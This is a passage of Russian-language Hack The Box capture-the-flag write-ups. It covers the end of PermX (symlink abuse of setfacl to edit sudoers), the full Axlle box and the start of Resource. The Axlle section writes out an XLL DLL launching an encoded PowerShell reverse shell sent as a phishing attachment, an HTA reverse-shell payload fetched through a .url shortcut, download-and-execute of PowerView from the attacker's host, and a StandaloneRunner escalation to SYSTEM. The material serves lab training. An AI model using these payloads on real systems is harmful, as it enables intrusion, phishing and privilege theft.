    /usr/bin/echo "Target must be a file."
    exit 1
fi

/usr/bin/sudo /usr/bin/setfacl -m u:"$user":"$perm" "$target"
```

Содержимое файла /opt/acl.sh

Самой последней командой в привилегированном режиме выполняется файл `setfacl`, а для него есть техника GTFOBins.

Справка: GTFOBins

GTFOBins — это подборка способов злоупотреблять возможностями популярных программ для Unix. Используя собранные здесь рецепты, можно быстро получить доступ к командным оболочкам, повысить привилегии или передать файлы при помощи легитимных приложений.



Описания GTFOBins для /opt/acl.sh

Мы можем установить право записи для любого файла в системе. Так, новая строчка `mtz ALL=(ALL:ALL) ALL` в файле `/etc/sudoers` позволит нам выполнить через `sudo` любую команду.

Справка: sudoers

Файл `/etc/sudoers` в Linux содержит списки команд, которые разные группы пользователей могут выполнять от имени администратора системы. Можно просмотреть его как напрямую, так и при помощи команды `sudo -l`.

Первым делом дадим пользователю `mtz` все права на файл `/etc/sudoers`. Чтобы обойти ограничения в скрипте `/opt/acl.sh`, будем использовать ссылку.

```
ln -s /etc/sudoers ./sudoers
sudo /opt/acl.sh mtz rwx /home/mtz/sudoers
```

Теперь можно дополнить этот файл.

```
echo "mtz ALL=(ALL:ALL) ALL" >> /home/mtz/sudoers
```

```
mtz@permx:~$ ln -s /etc/sudoers ./sudoers
mtz@permx:~$ sudo /opt/acl.sh mtz rwx /home/mtz/sudoers
mtz@permx:~$ echo "mtz ALL=(ALL:ALL) ALL" >> /home/mtz/sudoers
mtz@permx:~$ sudo -l
Matching Defaults entries for mtz on permx:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User mtz may run the following commands on permx:
    (ALL : ALL) NOPASSWD: /opt/acl.sh
    (ALL : ALL) ALL
```

Эксплуатация техники


А теперь просто меняем пользователя на `root` и читаем второй флаг.

```
mtz@permx:~$ sudo su -
[sudo] password for mtz:
root@permx:~# id
uid=0(root) gid=0(root) groups=0(root)
root@permx:~# cat /root/root.txt
f23ffb6cf3c982b5b446f885d8bff2ab
root@permx:~#
```

Флаг рута

Машина захвачена!

HTB AXLLE



Axlle

OS	RELEASE DATE	DIFFICULTY	POINTS
Windows	22 Jun 2024	Hard	40

Повышаем привилегии через StandaloneRunner

В этой статье я покажу, как повысить привилегии в Windows при помощи техники LOLBins, на примере программы StandaloneRunner. Но прежде мы получим сессию через фишинг с нагрузкой XLL, а затем изменим контекст безопасности через подмену файла.

RalfHacker
hackerralf8@gmail.com

Наша цель — получение прав суперпользователя на машине Axlle с учебной площадки Hack The Box. Уровень задания — сложный.

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.21     axlle.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).



Результат работы скрипта

Сканер нашел множество открытых портов:


- 80 (HTTP) — веб-сервер Microsoft IIS/10.0;
- 88 — Kerberos;
- 135 — Microsoft RPC;
- 139 — служба сеансов NetBIOS, NetLogon;
- 389 — LDAP;
- 445 — SMB;
- 464 — служба смены пароля Kerberos;
- 593 (HTTP-RPC-EPMAP) — используется в службах DCOM и MS Exchange;
- 636 — LDAP с шифрованием SSL или TLS;
- 3268 (LDAP) — для доступа к Global Catalog от клиента к контроллеру;
- 3269 (LDAPS) — для доступа к Global Catalog от клиента к контроллеру через защищенное соединение;
- 5985 — служба удаленного управления WinRM.

SMB ничего не возвращает, а чтобы попытаться войти на почтовый сервер, хорошо бы найти почты. Так что для начала давай посмотрим на сайт.

Главная страница сайта

ТОЧКА ОПОРЫ

На главной странице находим сообщение, что есть возможность отправить файл в формате Excel на адрес `accounts@axlle.htb`. Также в сообщении указано, что выполнение макросов отключено.



Страница сайта About

Хоть макросы и заблокированы, Excel все равно позволяет выполнить код — при открытии специальной библиотеки Excel DLL в формате XLL. Напишем код такой библиотеки, который будет запускать реверс-шелл на PowerShell. Сгенерировать его можно на сайте revshells.com.

```
#include <windows.h>

__declspec(dllexport) void __cdecl xlAutoOpen(void);

void __cdecl xlAutoOpen() {
   WinExec("powershell -e JABjAGwA....ApAA==", 1);
}

BOOL APIENTRY DllMain( HMODULE hModule, DWORD ul_reason_for_call,
LPVOID lpReserved )
{
   switch (ul_reason_for_call)
   {
   case DLL_PROCESS_ATTACH:
   case DLL_THREAD_ATTACH:
   case DLL_THREAD_DETACH:
   case DLL_PROCESS_DETACH:
       break;
   }
   return TRUE;
}
```


Запустим листенер:

```
nc -nlvp 4321
```

А теперь скомпилируем библиотеку и отправим на найденный почтовый адрес как вложение.


```
x86_64-w64-mingw32-gcc -shared -luser32 -o xll.xll xll.c
```

```
swaks --server 10.10.11.21 --to accounts@axlle.htb --from ralf@ralf.
com --body "test" --header "Subject: Test" --attach @xll.xll
```



Отправка сообщения с файлом

Спустя несколько секунд в окне листенера появляется шелл пользователя `gideon.hamill`.



Сессия пользователя

Продолжение статьи →

HTB AXLLE


ПОВЫШАЕМ ПРИВИЛЕГИИ ЧЕРЕЗ STANDALONERUNNER

ПРОДВИЖЕНИЕ

Первым делом проверяем группы и привилегии пользователя.


Информация о пользователе

Отметим доменную группу Employees, только пока неясно, для чего она нужна. Также осмотрим папки на диске C. Там есть стандартный каталог веб-сервера. Это может помочь нам повысить привилегии.



Содержимое диска C

Из каталога **Users** мы можем получить список пользователей, которые заходили на сервер.




Содержимое каталога Users

Также не помешает узнать, какой софт установлен не сервере. Сделать это можно вот такой командой:

```
Get-ChildItem "HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall" | Get-ItemProperty | Where-Object {$_.DisplayName -ne $null} | Select-Object DisplayName, DisplayVersion, Publisher, InstallDate
```


Установленные приложения

Первой строкой указан **hMailServer 5.6.8**. Так как больше ничего интересного нет, перейдем в каталог этой службы и просмотрим конфиги, логи и тому подобные кладези информации.




Содержимое каталога службы

В каталоге службы есть директория пользователя **dallon.matrix**. В ней находим файл EML с сообщениями электронной почты.



Содержимое каталога пользователя



Содержимое сообщения

В сообщении говорится, что группа WebDev занимается автоматизацией добавления адресов на сайт и для теста можно разместить ярлык в каталоге **C:\inetpub\testing**. Давай подготовим файл **1.url**, который будет указывать на файл HTA на нашем сервере.

```
[InternetShortcut]
URL=file://10.10.16.14/test/shell.hta
```

Сам файл HTA будет просто выполнять реверс-шелл.


```
<html>
<head>
<HTA:APPLICATION ID="shell">
<script language="javascript">
        var c = "powershell -e JABjAGwAaQBlAG4AdAAg.....KAApAA==";
        new ActiveXObject('WScript.Shell').Run(c, 0, true);
</script>
</head>
<body>
<script>self.close();</script>
</body>
</html>
```

Прежде чем размещать ярлык, запускаем новый листенер, куда прилетит реверс-шелл, а также активируем сервер SMB с помощью скрипта **smbserver.py**.

```
sudo smbserver.py  -smb2support test .
```


Спустя несколько секунд увидим обращение к нашему веб-серверу, а затем и новую сессию в листенере.

Логи SMB-сервера



Сессия пользователя dallon.matrix

У нового пользователя находим первый флаг.



Флаг пользователя

Пользователь jacob.greeny

Сразу посмотрим все группы и привилегии пользователя.

Информация о пользователе

Пользователь состоит в группе Web Devs. Соберем базу **BloodHound**, чтобы проанализировать списки доступа.

> **Справка: BloodHound**
> Утилита BloodHound использует теорию графов для выявления скрытых и зачастую непреднамеренных взаимосвязей в среде Active Directory. Ее можно использовать, чтобы легко идентифицировать очень сложные пути атаки. Помимо самой утилиты, которая позволяет просматривать граф, существует часть, загружаемая на удаленный хост для сбора информации. Она бывает в версиях для Windows — на PowerShell или C# — и для Linux — на Python.


```
SharpHound.exe -c All
```

Сбор базы BloodHound

Осталось скачать файл с удаленной машины. Для этого я на своем хосте запустил свой веб-сервер с возможностью загрузки файла, после чего через PowerShell загрузил файл.

```
$wc=New-Object System.Net.WebClient; $resp=$wc.UploadFile('http://10.10.16.14:8000/',"C:\Windows\Tasks\20240818043727_BloodHound.zip")
```

Теперь выбираем подконтрольного пользователя и строим граф Outbound.




Граф BloodHound

Видим, что пользователь **dallon.matrix** состоит в группе Web Devs, которая имеет право менять пароль двух учетных записей. Пользователи идентичны, поэтому дальше можно работать от лица любого из них, например **JACOB.GREENY**. Загрузим и выполним скрипт PowerView.ps1, а затем установим пользователю новый пароль.

```
IEX ((new-object net.webclient).downloadstring('http://10.10.16.14:8000/PowerView4.ps1'))
$UserPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
Set-DomainUserPassword -Identity JACOB.GREENY -AccountPassword $UserPassword
```

Теперь с помощью утилиты **NetExec** проверяем, установлен ли пароль.

```
nxc smb 10.10.11.21 -u JACOB.GREENY -p 'Password123!'
```



Проверка учетных данных

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ


Новый пользователь состоит в группе Windows Remote Manager, поэтому можно зайти по WinRM. Сразу проверим локальные группы и привилегии.

```
evil-winrm -i 10.10.11.21 -u JACOB.GREENY -p 'Password123!'
```

Информация о пользователе

Пользователь состоит в группе App Devs, а на диске был каталог **App Development**. Проверим права доступа к этому каталогу.

```
icacls "App Development"
```



Права доступа к каталогу

У группы App Devs есть права чтения и выполнения в этом каталоге. Внутри найдем проект **kbfiltr**.

Содержимое каталога kbfiltr

Из файла **README.md** можно узнать об автоматическом тестировании приложения с помощью StandaloneRunner. При этом запуск производится от имени SYSTEM.

Содержимое файла README.md

StandaloneRunner — это утилита, которая входит в комплект драйверов Windows (WDK) и используется для тестирования и отладки драйверов в Windows. Она позволяет разработчикам выполнять и отлаживать пакеты драйверов в автономной среде без необходимости устанавливать их в систему. Для StandaloneRunner есть техника LOLBins, которая приведет к выполнению кода в контексте приложения.

> **Справка: LOLBins**
> LOLBins (Living Off the Land Binaries) — это техника использования легитимных системных или предустановленных программ (бинарных файлов) для выполнения произвольного кода или эскалации прав в системе. Среди таких инструментов — powershell.exe, mshta.exe и regsvr32.exe.

Последуем PoC и воссоздадим структуру каталогов.

```
mkdir myTestDir
mkdir myTestDir\working
echo > myTestDir\working\rsf.rsf
```

Теперь в файл **command.txt** запишем команду для выполнения реверс-шелла. В **reboot.rsf** зададим следующие настройки.

```
myTestDir
True
```

Так как писать в файлы из сессии WinRM не очень удобно, можно заполнить их на своей системе, а затем загрузить на сервер.


Эксплуатация LOLBins

Запускаем листенер и копируем все файлы в каталог **StandaloneTesting**.

```
cp -r .\* "C:\Program Files (x86)\Windows Kits\10\Testing\StandaloneTesting\Internal\x64"
```

Содержимое каталога StandaloneTesting

Тест делается раз в минуту, поэтому очень скоро в листенере получим сессию от имени **SYSTEM**.



Флаг рута

Машина захвачена!

HTB RESOURCE

Blazorized

OS	RELEASE DATE	DIFFICULTY	POINTS
Windows	29 Jun 2024	Medium	30

Разбираемся с SSH-авторизацией по сертификату

Сегодня я покажу, как получив корневой сертификат, подписать SSH-ключ и повысить привилегии. При эскалации привилегий проэксплуатируем уязвимость в пользовательском скрипте на Bash. Но первым делом нам понадобится атаковать сайт — мы получим удаленное выполнение кода через связку LFI и PHAR upload.

RalfHacker
hackerralf8@gmail.com

Наша цель — получение прав суперпользователя на машине Resource с учебной площадки Hack The Box. Уровень ее сложности — «средняя».

РАЗВЕДКА

Сканирование портов
Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.27 resource.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).




Результат работы скрипта

Сканер нашел три открытых порта:

- 22 — служба OpenSSH 9.2p1;
- 80 — веб-сервер Nginx 1.18.0;
- 2222 — служба OpenSSH 8.9p1.

На порте 80 выполняется редирект на адрес `http://itrc.ssg.htb`, поэтому обновим запись в файле `/etc/hosts`, а затем просмотрим сайт через браузер.


```
10.10.11.27 resource.htb itrc.ssg.htb
```



Главная страница сайта

ТОЧКА ВХОДА

На сайте есть возможность регистрации и авторизации. Сделаем это, так как авторизованному пользователю обычно доступно больше функций, а значит и точек для атаки будет больше.



Главная страница авторизованного пользователя

На странице `dashboard` есть возможность заводить тикеты и загружать ZIP-архивы. Так как на сайте индекс файл представлен в формате PHP, попробуем найти другие PHP-файлы. Для этого будем использовать утилиту feroxbuster.

Справка: сканирование веба с feroxbuster


Одно из первых действий при тестировании безопасности веб-приложения — это сканирование методом перебора каталогов с целью поиска скрытой информации и недоступной обычным посетителям функций. Для этого можно использовать программы вроде dirsearch, dirb или ffuf. Я предпочитаю feroxbuster.

При запуске используем следующие параметры:

